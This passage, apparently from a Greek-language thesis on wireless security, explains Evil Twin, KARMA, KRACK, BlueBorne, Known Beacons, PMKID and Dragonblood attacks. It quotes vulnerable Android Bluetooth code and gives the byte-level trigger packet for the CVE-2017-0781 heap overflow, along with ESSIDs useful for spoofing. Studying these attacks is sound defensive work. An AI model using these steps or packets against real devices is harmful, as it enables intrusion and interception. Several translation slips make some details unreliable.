- Δημιουργία ενός ψεύτικου AP που μιμείται την 'AP θυμα.

Αυτή η επίθεση μπορεί να εφαρμοστεί τόσο σε ανοιχτά όσο και σε ασφαλή δίκτυα. Στην περίπτωση ανοιχτών δικτύων, όλοι οι πελάτες συνδέονται αυτόματα με το ψεύτικο AP, ο εισβολέας μπορεί στη συνέχεια να ενεργοποιήσει ένα captive portal

για να καταγράψει τα διαπιστευτήρια σύνδεσης των θυμάτων. Ενώ για τα προστατευμένα δίκτυα, το ψεύτικο AP παρουσιάζει απαραίτητα ανοιχτό δίκτυο (χωρίς να γνωρίζει το PSK), στο Ubuntu και στο Android ο χρήστης πρέπει να συνδεθεί χειροκίνητα στο νέο δίκτυο, ενώ στα Windows η σύνδεση είναι αυτόματη αλλά εμφανίζεται μια ειδοποίηση για το γεγονός ότι το επίπεδο ασφάλειας του δικτύου έχει αλλάξει.

Το πρότυπο IEEE 802.11 δεν είναι σαφές σχετικά με το πώς πρέπει να συμπεριφέρεται ο πελάτης όταν πολλά AP συσχετιζονται με το ίδιο ESSID. Η απόφαση είναι στη διακριτική ευχέρεια της υλοποίησης και στις περισσότερες περιπτώσεις ο πελάτης επιλέγει το AP με το καλύτερο σήμα. Επιπλέον, τα πλαίσια διαχείρισης δεν προστατεύονται κρυπτογραφικά, επομένως είναι ευάλωτα σε επιθέσεις υποκλοπής, τροποποίησης και replay attack.

Οι εταιρείες που χρησιμοποιούν μια captive portal ια να παρέχουν συνδεσιμότητα στους χρήστες τους είναι περισσότερο εκτεθειμένες σε αυτού του είδους τις επιθέσεις. Ο εισβολέας που ολοκληρώνει επιτυχώς την επίθεση παίρνει μια θέση man-in-the-middle (MITM) μεταξύ του client και του 'AP.

αδυναμίες	CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
μοτίβο επίθεσης	CAPEC-615 Evil Twin Wi-Fi Attack

N.B.: Διαφορά μεταξύ Rogue AP και Evil Twin AP

- Το Rogue AP είναι ένα παραπλανητικό AP που συνδέεται σε ένα ενσύρματο δίκτυο για να επιτρέπει την πρόσβαση μέσω του ασύρματου μέσου.

- Ένα Evil Twin AP είναι το αντίγραφο (twin = twin) ενός νόμιμου AP. Ο εισβολέας δελεάζει τους πελάτες να συνδεθούν και να κλέψει πληροφορίες από τους χρήστες. αυτός ο τύπος AP πρέπει να θεωρείται εξειδίκευση του Rogue AP. Ένα Evil Twin AP μπορεί επίσης να χρησιμοποιηθεί κατά τη διάρκεια ενός Penetration Testing σε ένα εταιρικό δίκτυο για την επαλήθευση της 'awareness των χρηστών όσον αφορά την ασφάλεια.

3.1.9 Impersonation attack

Για να πραγματοποιήσει την Impersonation attack εναντίον δικτύων WPA-Enterprise, ο εισβολέας πρέπει να έχει καλό σήμα προς τον supplicant ώστε να εμφανίζεται ως authenticator και να ανταποκρίνεται πιο γρήγορα.

1. Η πρώτη φάση της επίθεσης συνίσταται στη δημιουργία ενός αντιγράφου δικτύου το οποίο πρέπει να είναι όσο το δυνατόν πιο παρόμοιο με το νόμιμο, προκειμένου να κάνει τους supplicant να πιστέψουν ότι αλληλεπιδρούν μαζί του.

2. Στη δεύτερη φάση, οι πελάτες που είναι συνδεδεμένοι στο νόμιμο δίκτυο εντοπίζονται και αφαιρούνται τα στοιχεία ταυτότητας, ώστε να αναγκαστούν να επαναπροσδιορίσουν την ταυτότητα αλλά σε σχέση με το δίκτυο αντιγραφής. Ο εισβολέας μπορεί είτε να εξαναγκάσει έναν πελάτη να απομακρυνθεί από το δίκτυο είτε να περιμένει έναν νέο supplicant για έλεγχο ταυτότητας στο αναπαραγόμενο δίκτυο. Από τη φάση ελέγχου ταυτότητας, ο εισβολέας συλλέγει δεδομένα που σχετίζονται με την πρόκληση που στέλνει ο authenticator στον supplicant και την απάντηση που λαμβάνει ο authenticator από τον supplicant.

3. Στην τρίτη φάση, τα διαπιστευτήρια πρόσβασης του supplicant ανιχνεύονται ξεκινώντας από την καταγεγραμμένη πρόκληση και απάντηση. Για τον εντοπισμό των διαπιστευτηρίων, εφαρμόζεται μια Dictionary attack.

Το sniffing πρόκλησης και απόκρισης μπορεί να γίνει σε σενάρια όπου το EAP-TLS, το EAP-TTLS ή το PEAP δεν χρησιμοποιείται σωστά. Το πρώτο πρωτόκολλο εκτελεί τον αμοιβαίο έλεγχο ταυτότητας του αιτούντος και του διακομιστή ελέγχου ταυτότητας χρησιμοποιώντας τα σχετικά πιστοποιητικά. Ενώ τα δύο τελευταία δημιουργούν ενα tunnel TLS για να αποτρέψουν τη σύλληψη των διαπιστευτηρίων από μέρη εκτός της επικοινωνίας μεταξύ του αιτούντος και του διακομιστή ελέγχου ταυτότητας.

ευπάθεια	CVE-2009-4144
αδυναμίες	CWE-295 Improper Certificate Validation CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
μοτίβο επίθεσης	CAPEC-615 Evil Twin Wi-Fi Attack

3.1.10 Phishing attack

Η λέξη «ψάρεμα» είναι ένας νεολογισμός που προέρχεται από τον όρο «ψάρεμα» που προορίζεται ως ψάρεμα πληροφοριών. Η σελίδα ηλεκτρονικού ψαρέματος πρέπει να έχει το ίδιο 'look and feel' με τη σελίδα που περιμένει το θύμα στο συγκεκριμένο πλαίσιο. Ο εισβολέας μπορεί να χρησιμοποιήσει την επίθεση Phishing attack για να αποκτήσει ευαίσθητες πληροφορίες, όπως διαπιστευτήρια σύνδεσης, μεταμφιεσμένος σε αξιόπιστη οντότητα. Μόλις αποκτηθούν τα διαπιστευτήρια, τα χρησιμοποιεί για πρόσβαση σε προστατευμένες πήγες.

Σε διαφορετικό πλαίσιο, ο εισβολέας μπορεί να παρουσιάσει στο θύμα μια σελίδα τεχνικής υποστήριξης, προκειμένου να το κάνει να εκτελέσει ενέργειες που ευνοούν τους σκοπούς του. Μια εξειδικευμένη έκδοση του Phishing είναι το Spare Phishing, στο οποίο ο εισβολέας ανακτά συγκεκριμένες πληροφορίες για το θύμα (υποδηλώνοντας εξοικείωση) και προετοιμάζει την επίθεση για να επιτύχει τη μέγιστη αποτελεσματικότητα και να ελαχιστοποιήσει την πιθανότητα πρόκλησης υποψιών. Στην περίπτωση του Wi-Fi, ο εισβολέας προσδιορίζει τον κατασκευαστή του AP στο οποίο είναι συνδεδεμένο το θύμα και προετοιμάζει κατάλληλα τη σελίδα Phishing.

Ο εισβολέας μπορεί να ξεγελάσει το θύμα ώστε να κατεβάσει και να εγκαταστήσει κακόβουλο λογισμικό υπό τον έλεγχό του. Το malware μπορεί να συγκαλυφθεί ως επέκταση του browser. Αφού το θύμα εγκαταστήσει το κακόβουλο λογισμικό, ο εισβολέας μπορεί να αποκτήσει τα διαπιστευτήριά του ή μπορεί να είναι φορέας για έναν Trojan Remote Access (RAT) για μόνιμο έλεγχο.

pattern επίθεσης	CAPEC-98 Phishing

3.1.11 KARMA attack

Η επίθεση Karma Attacks Radioed Machines Automatically attack (KARMA), που απεικονίζεται στην Εικόνα 3.5, είναι μια automatic association attack. Ο εισβολέας πρέπει να εκτελέσει δύο βήματα:

- Αποστολή deauthentication frame για ακύρωση υπαρχουσών συνδέσεων.


- δημιουργία ενος ψευτικου AP βάσει των αιτημάτων έρευνας του θύματος.

Τα probe request του θυματος πρέπει να δρομολογούνται σε ανοιχτό δίκτυο. Είναι απαραίτητο το θύμα να έχει συσχετιστεί προηγουμένως με τουλάχιστον ένα ανοιχτό δίκτυο. Τις περισσότερες φορές οι πελάτες συνδέονται χωρίς να εμφανίζουν καμία ειδοποίηση στον χρήστη.

Η KARMA attack εκμεταλλεύεται δύο χαρακτηριστικά των network manager λειτουργικών συστημάτων:

- ενεργή αναζήτηση για δίκτυα με τα οποία έχει συσχετιστεί ο πελάτης στο παρελθόν,

- η σημαία Auto-Connect που επιτρέπει στον πελάτη να συσχετίζεται αυτόματα με γνωστά δίκτυα.



Σχήμα 3.5. KARMA attack.

Οι σύγχρονοι network manager έχουν λάβει αντίμετρα κατά της επίθεσης KARMA χρησιμοποιώντας παθητική ανίχνευση: αντί να στέλνουν probe request για να λάβουν beacon frame περιμένουν αυτούς με γνωστό ESSID προτού συσχετιστούν με το ασύρματο δίκτυο. Από τη μία, αυτό το αντίμετρο εμπόδισε την αποτελεσματικότητα της επίθεσης, αλλά η δεύτερη ευπάθεια εξακολουθεί να υπάρχει σε όλα σχεδόν τα σύγχρονα λειτουργικά συστήματα.

Η διαφορά του Evil Twin attack, σε αντίθεση με την επίθεση Evil Twin, η οποία είναι πιο αποτελεσματική εναντίον εταιρειών που χρησιμοποιούν ένα captive portal για να παρέχουν συνδεσιμότητα στους χρήστες τους, η επίθεση KARMA είναι πιο αποτελεσματική εναντίον μεμονωμένων πελατών. Στην επίθεση Evil Twin, ο εισβολέας στέλνει beacon frame για το ίδιο SSID του δικτύου προς αναπαραγωγή, επομένως μπορεί να αναγνωριστεί αναλύοντας τις διευθύνσεις MAC προέλευσης των

beacon frame. Ενώ στην επίθεση KARMA ο εισβολέας δεν δημιουργεί κίνηση και ανταποκρίνεται μόνο στα probe request που λαμβάνει από πιθανά θύματα. Η επίθεση KARMA διευκολύνεται όταν ο πελάτης είναι συνδεδεμένος σε ασύρματα δίκτυα που έχουν ρυθμιστεί σε λειτουργία "Hidden SSID", καθώς αναγκάζεται να στέλνει περιοδικά probe request για αυτά τα δίκτυα.

αδυναμίες	CWE-300 Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
μοτίβο επίθεσης	CAPEC-615 Evil Twin Wi-Fi Attack CAPEC-622 Electromagnetic Side-Channel Attack

3.1.12 KRACK attack

Η Key Reinstallation AttaCK (KRACK) [10] είναι μια οικογένεια επιθέσεων που επιτρέπουν την αποκρυπτογράφηση, την εισαγωγή ή την τροποποίηση της κίνησης που ανταλλάσσεται μεταξύ των πελατών και του AP. Η ευπάθεια έγκειται σε οποιαδήποτε επιτυχή εφαρμογή των απαιτήσεων για την απόκτηση πιστοποίησης Wi-Fi. Αυτή η ευπάθεια συνίσταται στο να υποχρεώσει τον πελάτη να εγκαταστήσει ξανά το κλειδί κρυπτογράφησης που χρησιμοποιείται ήδη, με την επακόλουθη επαναχρησιμοποίηση κρυπτογραφικών τιμών (nonces) στο πρωτόκολλο κρυπτογράφησης. Η επαναχρησιμοποίηση του ίδιου nonce προκαλεί την επαναχρησιμοποίηση της ίδιας keystream πολλές φορές. Εάν ένα προστατευμένο μήνυμα έχει γνωστό περιεχόμενο και επαναχρησιμοποιεί την ίδια keystream, είναι ασήμαντο να προκύψει η keystream που χρησιμοποιείται. Η τακτοποιημένη keystream μπορεί να χρησιμοποιηθεί για την αποκρυπτογράφηση προστατευμένων μηνυμάτων από το ίδιο nonce. Αυτές οι επιθέσεις ισχύουν τόσο για τα Personal όσο και τα Enterprise δίκτυα WPA και WPA2.

Η κύρια επίθεση της KRACK στρέφεται ενάντια στην four-way handshake di WPA2- Personal. Σε κανονική λειτουργία, η handshake αποδεικνύει στον πελάτη και στο AP ότι ο άλλος γνωρίζει το PSK και διαπραγματεύεται το κλειδί κρυπτογράφησης PTK για να προστατεύσει την κίνηση που ανταλλάσσεται μετά τη λήξη της handshake. Ο πελάτης εγκαθιστά αυτό το κλειδί μετά τη λήψη του μηνύματος 3. Επειδή τα μηνύματα handshake μπορεί να απορριφθούν ή να χαθούν, εάν το AP δεν λάβει το Μήνυμα 4 ως επιβεβαίωση, μεταδίδει ξανά το Μήνυμα 3 στον πελάτη. Ως αποτέλεσμα,

ο πελάτης μπορεί να λάβει το ίδιο μήνυμα πολλές φορές. Σε αυτήν την περίπτωση, εγκαταστήστε ξανά το ίδιο προηγούμενο PTK. Ο εισβολέας μπορεί να συλλάβει το μήνυμα 3 της 'handshake και να το επαναλάβει στον πελάτη. Η επανεγκατάσταση του ίδιου PTK αναγκάζει τη μη επαναχρησιμοποίηση και το πρωτόκολλο κρυπτογράφησης μπορεί να παραβιαστεί. Ανάλογα με την έκδοση του προγράμματος-πελάτη Wi-Fi και τον τύπο της handshake που επισυνάπτεται, είναι επομένως δυνατή η επανάληψη αναπαραγωγής των πακέτων, η αποκρυπτογράφηση τους ή η εισαγωγή νέων. Η ίδια τεχνική μπορεί να χρησιμοποιηθεί και για την επίθεση σε υλοποιήσεις 802.11r.

N.B.: Οι επιθέσεις KRACK δεν εντοπίζουν το PSK του δικτύου Wi-Fi και δεν μπορούν να εντοπίσουν το εγκατεστημένο PTK κατά τη διάρκεια μιας handshake που έχει ήδη συμβεί.

Ευπάθειες	CVE-2017-13077
	CVE-2017-13078
	CVE-2017-13079
	CVE-2017-13080
	CVE-2017-13081
	CVE-2017-13082
	CVE-2017-13084
	CVE-2017-13086
	CVE-2017-13087
	CVE-2017-13088
αδυναμίες	CWE-323: Reusing a Nonce, Key Pair in Encryption

3.1.13 BlueBorne attack

Η attack vector BlueBorne ονομάστηκε έτσι επειδή εξαπλώνεται μέσω Bluetooth στον αέρα (αερομεταφερόμενος = αερομεταφερόμενος). Η συσκευή θύματος δεν χρειάζεται να αντιστοιχιστεί με τη συσκευή του εισβολέα ή να βρίσκεται σε λειτουργία εντοπισμού. Γενικά, οι συσκευές Bluetooth αναζητούν διαρκώς εισερχόμενες συνδέσεις από κοντινές συσκευές, όχι μόνο από αυτές με τις οποίες εκαναν ηδη pairing. Ως αποτέλεσμα, οι συνδέσεις Bluetooth μπορούν να δημιουργηθούν ανεξάρτητα από το pairing.

Για να εκμεταλλευτεί το attack vector BlueBorne, ως πρώτο βήμα ο εισβολέας ανιχνεύει τις ενεργές συνδέσεις κοντινών συσκευών. Αυτά μπορούν να αναγνωριστούν ακόμη και αν δεν βρίσκονται σε λειτουργία εντοπισμού. Ο εισβολέας αποκτά το BDADDR της συσκευής χρησιμοποιώντας hardware open source όπως το Ubertooth [11], το οποίο επιτρέπει το sniffing μέσω Bluetooth. Παρόλο που οι συνδέσεις Bluetooth είναι κρυπτογραφημένες, οι header των πακέτων δεν είναι κρυπτογραφημένες και περιέχουν χρήσιμες πληροφορίες. Έτσι, εάν μια συσκευή δημιουργεί κίνηση Bluetooth, ο εισβολέας που κλείνει φυσικά μπορεί να εξαγάγει το BDADDR και να το χρησιμοποιήσει για να στείλει κίνηση unicast στη συσκευή. Εάν, από την άλλη πλευρά, η συσκευή δεν δημιουργεί κίνηση Bluetooth και ακούει μόνο, είναι επίσης δυνατό να εντοπίσετε το BDADDR κάνοντας sniffing της κίνησης Wi-Fi. την πραγματικότητα, μια ευρέως διαδεδομένη πρακτική είναι η εκχώρηση της ίδιας διεύθυνσης MAC σε κάρτες Bluetooth και Wi-Fi ή η εκχώρηση δύο διαδοχικών διευθύνσεων MAC. Ο εισβολέας εκμεταλλεύεται μια ευπάθεια στην εφαρμογή του πρωτοκόλλου Bluetooth για συγκεκριμένη πλατφόρμα και αποκτά προνομιακή πρόσβαση στη συσκευή. Σε αυτή τη φάση ο εισβολέας μπορεί να αποφασίσει να πραγματοποιήσει μια επίθεση MITM και να ελέγξει τις επικοινωνίες της συσκευής ή να αναλάβει τον πλήρη έλεγχο της

Εάν το θύμα χρησιμοποιεί Android, ο εισβολέας θα μπορούσε να εκμεταλλευτεί ένα από τα ακόλουθα τρωτά σημεία.

· Το CVE-2017-0785 στο Android επιτρέπει την αποκάλυψη πληροφοριών που βοηθούν έναν εισβολέα να εκμεταλλευτεί ένα από τα δύο τρωτά σημεία RCE που περιγράφονται παρακάτω. Η ευπάθεια εντοπίστηκε στον server Service Discovery Protocol (SDP ο οποίος επιτρέπει στη συσκευή να αναγνωρίζει ενεργές υπηρεσίες Bluetooth σε κοντινές συσκευές. Ο εισβολέας στέλνει ad hoc

αιτήματα στον διακομιστή, κάνοντάς τον να αποκαλύψει ορισμένα bits που υπάρχουν στη μνήμη. Αυτές οι πληροφορίες μπορούν να χρησιμοποιηθούν από τον εισβολέα για να παρακάμψει προηγμένα μέτρα ασφαλείας και να αναλάβει τον έλεγχο της συσκευής. Αυτή η ευπάθεια θα μπορούσε επίσης να επιτρέψει στον εισβολέα να αποκτήσει κλειδιά κρυπτογράφησης από τη συσκευή-στόχο και να υποκλέψει τις επικοινωνίες Bluetooth. Αυτή η επίθεση έρχεται πολύ κοντά στην προσέγγιση heartbleed.

- Το CVE-2017-0781 επιτρέπει ένα RCE χρησιμοποιώντας την υπηρεσία BNEP. Ένας εισβολέας μπορεί να προκαλέσει buffer overflow και να εκτελέσει κώδικα στη συσκευή. Η ευπάθεια βρίσκεται στον κώδικα που διαχειρίζεται τη διαδικασία λήψης μηνυμάτων ελέγχου BNEP. Ένα απόσπασμα αυτού του κώδικα δίνεται παρακάτω.

```
UINT8* p = (UINT8*) (p_buf + 1) + p_buf->offset;
...
type = *p++;
extension_present = type >> 7;
type &= 0x7f;
...
switch(type)
 {
...
case BNEP_FRAME_CONTROL:
ctrl_type = *p;
p = bnep_process_control_packet (p_bcb, p, &rem_len, FALSE);
 if (ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG  &&
p_bcb->con_state! = BNEP_STATE_CONNECTED  &&
extension_present && p && rem_len)
 {
```

p_bcb->p_pending_data = (BT_HDR*) osi_malloc(rem_len); memcpy((UINT8*) (p_bcb->p_pending_data + 1), p, rem_len);

...

}

...

Πολλά μηνύματα ελέγχου θα μπορούσαν να συμπεριληφθούν σε ένα μήνυμα L2CAP (μέσω του extension bit) και η κατάσταση της σύνδεσης BNEP θα μπορούσε να αλλάξει μεταξύ της επεξεργασίας ενός μηνύματος ελέγχου και ενός άλλου. Εάν στείλετε ένα μήνυμα ελέγχου SETUP_CONNECTION_REQUEST, τυχόν επόμενα μηνύματα ελέγχου θα πρέπει να υποβληθούν σε επεξεργασία ενώ η σύνδεση βρίσκεται στην κατάσταση CONNECTED (και όχι στην αρχική κατάσταση IDLE). Η μετάβαση στην κατάσταση CONNECTED απαιτεί την ολοκλήρωση μιας διαδικασίας ελέγχου ταυτότητας και δεδομένου ότι αυτή η διαδικασία είναι ασύγχρονη, όταν υποβάλλονται σε επεξεργασία τα επόμενα μηνύματα ελέγχου, η κατάσταση σύνδεσης εξακολουθεί να είναι IDLE. Η λύση σε αυτό το πρόβλημα είναι η ανάλυση των μηνυμάτων ελέγχου σε μεταγενέστερο χρόνο, δηλαδή όταν ολοκληρωθεί η διαδικασία ελέγχου ταυτότητας και η κατάσταση σύνδεσης έχει αλλάξει από IDLE σε CONNECTED.

Για να γίνει αυτό, η κλήση του memcpy αποθηκεύει το υπόλοιπο μήνυμα (στο p_pending_data) για μεταγενέστερη ανάλυση. Αλλά υπάρχει ένα σφάλμα στον κώδικα. Το buffer p_pending_data εκχωρείται στο heap, με μέγεθος rem_len. Στη συνέχεια εκτελείται ένα memcpy σε p_pending_data +1 μεγέθους rem_len. Στη συνέχεια, η κλήση του memcpy θα προκαλέσει buffer overflow από byte sizeof(p_pending_data). Επίσης, αυτό προκαλεί memory leak dato καθώς ο προηγούμενος δείκτης p_pending_data δεν ελευθερώνεται ποτέ πριν γίνει μια νέα κατανομή.

Το πεδίο p_pending_data είναι τύπου BT_HDR και καταλαμβάνει 8 byte. Επίσης, το rem_len, το μέγεθος της κατανομής, είναι υπό τον έλεγχο του εισβολέα, καθώς είναι το μήκος των byte που δεν έχουν ακόμη αναλυθεί σε ένα πακέτο. Η διεύθυνση πηγής p του buffer που θα αντιγραφεί με το memcpy είναι επίσης υπό τον έλεγχο του εισβολέα. Το overflow μπορεί να ενεργοποιηθεί στέλνοντας το πακέτο που φαίνεται στην Εικόνα 3.6 μέσω μιας σύνδεσης BNEP.


Η τιμή του τύπου και το άθροισμα του extension bit και του BNEP_FRAME_CONTROL (0x01 + 0x80). Ο τύπος ctrl έχει οριστεί σε

BNEP_SETUP_CONNECTION_REQUEST_MSG (0x01). Αυτό επιτρέπει στη ροή εκτέλεσης να φτάσει στην ευάλωτη κλήση memcpy. Με len ίσο με 0, οι έλεγχοι στην κλήση στο bnep_process_control_packet παρακάμπτονται και η τιμή του rem_len μειώνεται. Ως αποτέλεσμα, το memcpy αντικαθιστά το heap με byte του payload. Είναι δυνατό να σταλεί ένα πακέτο αυθαίρετου μεγέθους, τότε μπορεί να ελεγχθεί το μέγεθος εκχώρησης osi_malloc, αφού το rem_len αντιπροσωπεύει το μέγεθος του payload στο πακέτο. Αυτό επιτρέπει το overflow των 8 byte στο heap σε ένα buffer οποιουδήποτε μεγέθους.

· Το CVE-2017-0782 επιτρέπει ένα δεύτερο RCE. Αυτή η ευπάθεια είναι παρόμοια με την προηγούμενη, αλλά επηρεάζει το προφίλ PAN (υψηλότερο επίπεδο από το BNEP στο stack Bluetooth).

type	ctrl_type	len	payload per overflow							
81	01	00	41	41	41	41	41	41	41	41

Σχήμα 3.6. Πακέτο για την ενεργοποίηση overflow.



Σχήμα 3.7. Flow chart Known Beacons attack.

Αυτό φροντίζει για τη δημιουργία μιας σύνδεσης δικτύου που βασίζεται σε IP μεταξύ δύο συσκευών. Σε αυτήν την περίπτωση, η καταστροφή της μνήμης είναι πιο εκτεταμένη και μπορεί να επιτρέψει στον εισβολέα να αποκτήσει τον πλήρη έλεγχο της συσκευής που δέχεται επίθεση. Όπως και η προηγούμενη ευπάθεια, αυτή η ευπάθεια μπορεί να αξιοποιηθεί χωρίς καμία αλληλεπίδραση με τον χρήστη.

• Το CVE-2017-0783 επιτρέπει επίθεση MITM. Αυτή η ευπάθεια βρίσκεται επίσης στο προφίλ PAN και επιτρέπει στον εισβολέα να προσθέσει μια διεπαφή δικτύου στη συσκευή του θύματος. Ο εισβολέας διαμορφώνει εκ νέου τη routing IP και αναγκάζει τη συσκευή να μεταδίδει όλες τις επικοινωνίες μέσω της δημιουργημένης διεπαφής. Αυτή η επίθεση επίσης δεν απαιτεί αλληλεπίδραση με τον χρήστη.

ευπάθειες	CVE-2017-0781 CVE-2017-0782 CVE-2017-0783 CVE-2017-0785 CVE-2017-8628 CVE-2017-14315 CVE-2017-1000250 CVE-2017-1000251
αδυναμίες	CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer CWE-121: Stack-based Buffer Overflow
μοτίβο επίθεσης	CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') CWE-125: Out-of-bounds Read CWE-125: Out-of-bounds Read CWE-122: Heap-based Buffer Overflow CWE-191: Integer Underflow (Wrap or Wraparound) CWE-122: Heap-based Buffer Overflow CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle')

3.1.14 Known Beacons attack

Η επίθεσηKnown Beacons, όπως και η επίθεση KARMA, είναι ένας τύπος automatic association attack. Ο εισβολέας αναγκάζει τους client να συνδεθούν εν αγνοία τους με το AP που βρίσκεται υπό τον έλεγχό του μεταδίδοντας broadcast beacon frame με ESSID δημοφιλών ανοιχτών δικτύων. Ο εισβολέας έχει στη διάθεσή του ένα λεξικό ESSID. Σχεδόν όλοι οι σύγχρονοι διαχειριστές δικτύων επηρεάζονται από την ευπάθεια που εκμεταλλεύεται αυτή η επίθεση. Εάν η σημαία Auto-Connect είναι ενεργοποιημένη, ο πελάτης είναι ευάλωτος. Στο Σχήμα 3.7 περιγράφεται η αλληλεπίδραση μεταξύ του εισβολέα και του θύματος.

Τα πιο κοινά ESSID είναι:

- "public", "airport", "test".
- "ChromecastXXXX" στο οποίο πρέπει να ασκηθεί brute force στα τέσσερα τελευταία ψηφία.
- "Hilton Honors", "hhonors", "walmartwifi", "Radisson_Guest", "Marriott_Guest": βρίσκονται σε ξενοδοχεία και άλλους δημόσιους χώρους.
- Δίκτυα Fon με τα οποία οι χρήστες μοιράζονται το εύρος ζώνης τους, ώστε να μπορούν να συνδέονται με AP άλλων μελών.

Όλοι οι σύγχρονοι διαχειριστές δικτύων είναι ευάλωτοι, εκτός από αυτόν στα Windows 10 όπου η σημαία Auto-Connect δεν είναι ενεργοποιημένη από προεπιλογή. Ωστόσο, εάν ο χρήστης έχει συνδεθεί προηγουμένως σε ένα ανοιχτό δίκτυο με ένα ESSID που υπάρχει στο λεξικό του εισβολέα και έχει σημειώσει τη σημαία Auto-Connect, ο πελάτης είναι ευάλωτος σε επίθεση.

αδυναμίες	CWE-300 Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
μοτίβο επίθεσης	CAPEC-615 Evil Twin Wi-Fi Attack

3.1.15 PMKID Client-Less attack

Για να καταγράψετε την πλήρη four-way handshake για χρήση στο Dictionary attack 4.1.7, πρέπει να υπάρχει τουλάχιστον ένας συνδεδεμένος πελάτης ή ένας νέος πελάτης να συνδεθεί στο AP. Σε αντίθεση με αυτήν την προϋπόθεση, η επίθεση PMKID Client-Less δεν απαιτεί την παρουσία κανενός πελάτη. Ο εισβολέας πρέπει

απλώς να ξεκινήσει μια four-way handshake με το ευάλωτο AP και να καταγράψει ένα μόνο frame.Στο Μήνυμα 1 της four-way handshake των ευάλωτων AP, υπάρχει το RSN Information Element (RSN IE) που περιλαμβάνει την τιμή PMKID. Αυτή η τιμή υπολογίζεται από τις τιμές του PMK, μιας σταθερής συμβολοσειράς, AA και SA.

PMKID = HMAC-SHA-1(PMK, "PMKName"\\AA\\SA)

Η συμβολοσειρά "PMK Name" είναι σταθερή, οι τιμές των PMKID, AA και SA μπορούν να εξαχθούν από το μήνυμα 1 της four-way handshake και το PMK προέρχεται από το PSK. Στη συνέχεια, μπορείτε να εφαρμόσετε την επίθεση λεξικού ενάντια στο PMKID για να εντοπίσετε το PSK.

αδυναμίες	CWE-201: Information Exposure Through Sent Data
μοτίβο επίθεσης	CAPEC-16 Dictionary-based Password Attack

3.1.16 Dragonblood

Το Dragonblood αναφέρεται σε ευπάθειες που εντοπίστηκαν στην εφαρμογή WPA3-Personal, αλλά δεν σχετίζεται με την υλοποίηση WPA3-Enterprise. Μπορείτε να εκτελέσετε επιθέσεις downgrade ,side-channel και επιθέσεις DoS.

Η επίθεση downgrade εκμεταλλεύεται το WPA3-Transition Mode. Ένας εισβολέας μπορεί να δημιουργήσει ένα αντίγραφο AP που υποστηρίζει μόνο WPA2 και να αναγκάσει το θύμα να συνδεθεί σε αυτό. Το θύμα χρησιμοποιεί τη four-way handshake. Ακόμα κι αν το θύμα ήταν σε θέση να ανιχνεύσει την επίθεση, ο εισβολέας θα είχε ήδη τις πληροφορίες (τα δύο πρώτα μηνύματα της τετραπλής χειραψίας) που θα μπορούσε να χρησιμοποιήσει για να ξεκινήσει μια επίθεση Brute Force ή Dictionary εκτός σύνδεσης. Για να πραγματοποιηθεί η επίθεση είναι απαραίτητο μόνο να προσδιορίσετε το SSID του δικτύου και να είστε αρκετά κοντά στον πελάτη-θύμα.

Οι επιθέσεις side-channel μπορούν να βασίζονται σε αναλυση της cache ή ελέγχου ταυτότητας:

· Εάν ένας εισβολέας είναι σε θέση να παρατηρήσει τα μοτίβα πρόσβασης στη μνήμη στη συσκευή-θύμα, κατά την κατασκευή του μηνύματος δέσμευσης SAE, μπορεί να λάβει χρήσιμες πληροφορίες για μια Dictionary attack ατά του χρησιμοποιημένου κωδικού πρόσβασης. Αυτά τα μοτίβα μπορούν να παρατηρηθούν

εάν ο εισβολέας ελέγχει μια εφαρμογή που εκτελείται στη συσκευή του θύματος ή εάν ελέγχει τον κώδικα JavaScript που εκτελείται στο πρόγραμμα περιήγησής του. Ο εισβολέας προσομοιώνει τα μοτίβα πρόσβασης στη μνήμη που σχετίζονται με μεμονωμένους κωδικούς πρόσβασης στο λεξικό και τους συγκρίνει με αυτούς που έχουν εντοπιστεί.

